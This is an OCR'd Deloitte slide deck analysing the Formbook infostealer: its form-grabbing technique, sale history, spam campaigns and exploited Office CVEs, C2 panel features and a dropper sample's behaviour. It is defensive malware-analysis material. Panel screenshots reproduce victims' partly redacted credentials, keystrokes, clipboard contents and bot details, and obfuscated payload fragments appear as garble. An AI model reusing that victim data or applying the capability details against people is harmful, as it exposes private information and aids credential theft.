
Deloitte.



Inside Formbook infostealer

October 2018 – Gabriela Nicolao

WHOAMI

- Information System Engineer and Teacher at UTN.
- Cryptography and Tele information Security Specialist at Facultad del Ejercito.
- 5 years working in Cyber Security at Deloitte.
- Among other things, I analyze malware. ☺

Inside Formbook infostealer

What is a Form-grabbing?

- Form-grabbing is a technique that helps to retrieve user information from a web data form before the information reaches a secure server.
  - Formgrabbers intercept HTTP(s) data and use inline hooking to redirect the function to one within the formgrabber and then transfer the execution flow back to the HTTP funcion to complete the request.


- Among the families that have used this technique we can find Zeus (2007), Andromeda (2011), Tinba (2012) and Spyeye (2009).

- For more information: https://www.virusbulletin.com/virusbulletin/2011/11/art-stealing-banking-information-form-grabbing-fire

Inside Formbook infostealer

Formbook Background

- Formbook is an infostealer that was advertised for sale in public hacking forums since February 2016.
- Offered by a user with the handle ‘ng-Coder’
- At first, it was offered for free. Soon after it was advertised for sale for $250.



Inside Formbook infostealer

Formbook Campaigns

- Formbook was used in a spam campaign in late 2017 targeting the aerospace, the defence contractor and the manufacturing sectors in South Korea and the USA.
- It was also observed in 2018, distributed via emails with doc, PDF or RTF files, using CVE-2017-8570, CVE-2017-0199 or CVE-2017-11882 exploits to finally download the Formbook malware.

FireEye Solutions Services Partners Support

Home > FireEye Blogs > Threat Research > Significant FormBook Distribution Campaigns Impact...

Significant FormBook Distribution Campaigns Impacting the U.S. and South Ko

October 05, 2017 | by Nart Villene

CISCO TALOS Software Vulnerability Information Reputation Center Library

WEDNESDAY, JUNE 20, 2018

My Little FormBook

This blog post is authored by Warren Mercer and Paul Rascagneres.

volving the FormBook malware since May
ents in a single phishing email. FormBook is
service." This means an attacker can
their desired parameters. This is
alware such as FormBook. It is able to
and in web forms) and can take

Malspam pushing Formbook info stealer

Brad

310 POSTS

ISC HANDLER

Introduction

I wrote a diary about malicious spam (malspam) pushing the Formbook information stealer back in November 2017. Formbook malspam is still a thing. Recently, I've seen malspam with RTF attachments disguised as Word documents. These files use one of the recent exploits targeting unpatched versions of Microsoft Office like CVE-2017-8570 to infect computers with Formbook.

Sources::


https://www.fireeye.com/blog/threat-research/2017/10/formbook-malware-distribution-campaigns.html

https://blog.talosintelligence.com/2018/06/my-little-formbook.html

https://isc.sans.edu/forums/diary/Malspam+pushing+Formbook+info+stealer/23387/

Inside Formbook infostealer

Formbook Detection Ratio




Date format: DD/MM/YYYY

Inside Formbook infostealer

Formbook Capabilities

- Formbook offers a PHP panel, where the buyers can track their victim's information (bots), including screenshots, keylogged data, and stolen credentials.
- Each bot can receive commands from the C2 (Command-and-Control) server to download and execute files, update and uninstall the bot, restart the system. Etc.



Inside Formbook infostealer

Formbook Capabilities

Chrome	http://auth.mail.ru	tab: login=[redacted]@mail.ru&password=[redacted] na20&saveauth=1&token=[redacted]a2b4 407acf...		user	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537. 36 (KHTML, like Gecko) Chrome/61.0.3163 .100 Safari/537.36	2017-10-26 04:37:28	[redacted]	[redacted]	154.[redacted]22 3
Chrome	http://auth.mail.ru	tab: Login ol[redacted] Domain mail.ru Password aug[redacted] saveauth 1 FromAccount 0		user	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537. 36 (KHTML, like Gecko)	2017-10-26 04:37:26	[redacted]	[redacted]	154.[redacted]22 3

Bots | Tasks

Total Bots: 39

Online	Offline	Tot
3	33	3

Wählen Aufgabe: Download and Execute URL:

Löschen Ausgewählt Bot | Wählen alle | online | offline | Wählen tot | Ausführen Aufgabe

Bot ID	User	OS type	OS Version	Land	Flag	IP Adresse	Install date	Last activity	BV	Task	Status
6A[redacted]	User		Windows 8.1 Pro x64	N[redacted]		154.[redacted]	2017-10-11 12:59:19	2017-10-17 16:43:07	0.3.2	0	Offline
C90[redacted]	Admin		Windows Web Server 2008 R2 x64	V[redacted]		66.[redacted]15	2017-10-12 09:15:35	2017-10-27 10:32:47	0.3.2	0	Online
3413[redacted]	Miller		Microsoft Windows XP x86	V[redacted]		69.[redacted]248	2017-10-12 10:21:32	2017-10-20 09:32:33	0.3.2	0	Offline
C57[redacted]	Emily		Windows 10 Pro x64	V[redacted]		69.[redacted]135	2017-10-12 10:24:00	2017-10-24 05:25:20	0.3.2	0	Offline
ADC[redacted]	Johnson		Windows 7 Professional x64	V[redacted]		69.[redacted]135	2017-10-12 10:25:29	2017-10-24 05:22:04	0.3.2	0	Offline
6B31[redacted]	Adam Smith		Windows 7 Professional x86	K[redacted] G[redacted]		193.[redacted].7	2017-10-12 10:27:29	2017-10-12 10:27:29	0.3.2	0	Tot
BA735[redacted]	Administrator		Microsoft Windows XP x86	K[redacted]		5.[redacted].49	2017-10-12 20:53:02	2017-10-25 22:08:49	0.3.2	0	Offline

Inside Formbook infostealer

Formbook Capabilities

DASHBOARD | INSTALLS | FORMS | Keystrokes | RECOVERIES | SNIFFS | CLIPBOARD | JUNKS
SCREENSHOTS | SUCHE | EXPORT | BLACKLIST DOMAIN | USER MANAGER | FB-CONNECT | TOS | AUSLOGGEN

Keystrokes

admin

0.3.2

Löschen alle Keystrokes: Clear all Keystrokes

Inhalt Check tab to tabulate content's data. '=[q] "=[dq]	OS type	User	Datum	Land	Flag	IP Adresse
tab: [<-Del][<-Del]tune to sell [<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del]ne for colored LEAXN, bu ti th[<-Del][<-Del][<-Del][<-Del][<-Del][<-Del]t I th[<-Del]hough I could prucha[<-Del]se[<-Del][<-Del]aets neuteral[<-Del][<-Del][<-Del][<-Del]ral colored pellets and c[<-Del]use organic colorant and have UL e[<-Del]re[<-Del]e[<-Del][<-Del]evala[<-Del]ate it [<-Del].[Enter]Does thas [<-Del][<- Del]t sound like a gooe a[<-Del][<-Del][<-Del]d appor[<-Del][<-Del]rocah?[Enter][Enter][Enter]Bill[Enter][Enter] -- toto [<-Del][<-Del][<-Del][<-Del]oo much funxan[<-Del][<- Del][<-Del]EXAN Google - Google Chrome miracast windows 7[Enter] WiDi - Wikipedia - Google Chrome		billb	2017-10-27 10:36:01	V[redacted]		96.[redacted]245

DASHBOARD | INSTALLS | FORMS | KEYSTROKES | RECOVERIES | SNIFFS | Clipboard | JUNKS
SCREENSHOTS | SUCHE | EXPORT | BLACKLIST DOMAIN | USER MANAGER | FB-CONNECT | TOS | AUSLOGGEN

Clipboard

admin

0.3.2

Löschen alle Clipboard: Clear all Clipboard

Inhalt Check tab to tabulate content's data. '=[q] "=[dq]	OS type	User	Datum	Land	Flag	IP Adresse
tab: Clipboard RE: RE: Splt Core Categoru arrangment - Message (HTML) 1. I did not send anything else for the All Products page. I sent two as listed below:		billb	2017-10-27 10:36:01	V[redacted]en		96.[redacted]45
tab: Clipboard Miracast with Windows 7 - Internet Explorer http://drivers.softp...		billb	2017-10-27 09:59:54	V[redacted]		96[redacted]245
tab: Clipboard M-I,Qingdao Test Results - 写邮件 14:16:53 已保存 The an...		zjb	2017-10-27 02:18:57	C[redacted]		11[redacted]8
tab: Clipboard		admin	2017-10-27 01:46:48	K[redacted]t		18[redacted].9

Inside Formbook infostealer


Formbook Analysis

Analyzed file:

- **Hash:** *6e4ec3712cf641a31f4e9e4af7d9d7a84fd7da4cc2875c6aceb9a283ed0330d7*

Description:

- Winrar self-extracting file (SFX).
- Extracts the information in: *%LocalAppData%\temp\cne.*
- Deletes the SFX file.
- Focus on: *axo.exe*, *pwn-axa* and *sni.mp3.*



Inside Formbook infostealer

Formbook Analysis

- The *pwm-axa* file looks like this…

pwm-axa

```
1
2
3  #-/*-*/ÄyíØŸP†Úç¾†,Ã®~‹™ƒCÆ†èïÏ„³J'l
4  #-/*-*/¶›®Y¸hãØ"¯ÓE¼ÇÌLÙ[¾‡Ëâ±ÌCØ-óUÄKŸ°Ó¢Ò©UÔ¾êàóŽ¸×¦óè6ä¹Õ‹Š¹Ý„õ
5  #-/*-*/Ú^Ž¸²%ƒ_«M›‡¾å¨åë²Æù-´IÊô´BâÀ,{Ò@ËñÞµ¶‡"ÒŒÐ¤`æV¹E'ùô|Õ´œÏÝµ
6  ;^âÚãêµèqŸyÆ"íeÖÈÔœëxÉ^ä}Ñú£Ñâ÷›ë¾QéàÐT£¨Í£ÝÝ»ÜÅ˜
7  ;-µE,žé†Þ-ÞM¼Óëêâl¶ô»Iæ-ãèƒÈù,½
8  #-/*-*/„‡ä¾Ü¬^bËªÓ¦ÚÎóÛ¢^
9  ;ýL³q°ûÎx'»ÃzÂq
10 ;›é'ûþ@^á¶æ
11 ;Í^•ßÒWÂá´õÀpŠ¥ÝÃ\
12 #-/*-*/ïÉ"æ¾Z¹ó™é‡F'ý^V÷À®jÃîŽ®¾^›¥·ÁãbÍW´¸½¯¼°ÑÏÉåŒ\ÉçúC—‰áßšØ
13 ;¹Ã-°òIËÕèÒ
14 ;¯É}ª^È|ÖÐŒO^¸ÉÁÍ`½eìÐÔfšØ,…~Ö^Í«™u
15 #-/*-*/ÐcÙYÕQ'AÏ¥×‰Æ¶Þ¯eì×øƒA"—ªh÷ÎêþÙóßþƒ_ÛžÎâ™Eûmä•îÇÊœ¶šÛ÷}
16 #-/*-*/ë´²Bö\µ§ƒoƒ½þNœ«—w±-›Ø"×íÞ GÉ´Ãi½-'wí¾ŸÆø¸œê²é¥ÃúûF•q„¢
17 #-/*-*/êØ•Ãµæ£ëüAù[Ç'»Ç"Í«`™yŒÚ¦Ø,—ôdŽÞ›gôfê½É¾ÚšŠò©N¿Ò"‡ièsÏí±Åéç¡ÜúŒÖícÌ©êÚ
18 ;äy±ú™c
19 ;†×À®ÛÂ¢¾¯q÷IÝ~¢X
20 #-/*-*/œÓïÎ®Iž³µo±¼…³^ûÚõÔbµ´»ja¼-‡Ã¸«ÁÏ´šõÍ^Ý—¤åàÊ®„·]÷Ø³Uàú
21 #-/*-*/…ÎÞWƒ¼Í™õ¯
22 ;Õ^,g²úÎ¾õ³¬WàŒÏÕ¶ÕçæõÂø]ç¶x†þËÄ™¢
23 ;"wöËÖ¨¿ØÅ{‹Ÿ©åÊÖ»aðQÍŠ˜ÉžŠÀÌŠ
24 ;Û©´ëâOÊÂõ¾šòß"íÈ^zÍØ»ñ
25 ;³_Ü'iÓv¸làÖŽHÞf²ŽŠÐÖ§ãáÂ×ø¼Š"ç-ðÑèßG Éòõøèª
26 ;„‹°Î´¤²Ò³ñïÑÌåÍò"ŠPÔ`òÕµþÜO°žVØ¸íÀ¸©ÚDßp‰Æ Ÿ½Z
```

Inside Formbook infostealer

Formbook Analysis

- The *sni.mp3* looks like this…

sni.mp3

```
j3d6qs5885701kn
5Xm2673yOh3317p39pgjv0LdLt4W67263S03SUh6984s2gydBO17II298DI3bj1J9Y
H4ijRni3s6Jbp66V7cjGoV77u
[Setting]
3Se20oS403W
k3v3X8i0545c846ERx6PZJ6073595Y1w291x56b9r5
90zapZ2o535fXz49IOa3q5IY5E5R7106826Zk1e0B8vH2t3LZ5Y661ibH
J1Q0S3kI2gEc99h0iQp289g85gd83186761P6CQj99M8574pETnGj7208gu1I66414e9lw5xu
zQj0YXqn803OoUi1IM
sd_Keys=313445343934343535343235304342423736413837383837364246424345384533374244453133413338424438454333323938 35
FU006
5m7J0BgBShMipIOBftcR3UQ1EfRWsF069353LGF61jb5Zpe8MnY03181M523L941r4u
Keys=fju
Z02p526B2eusboHt1
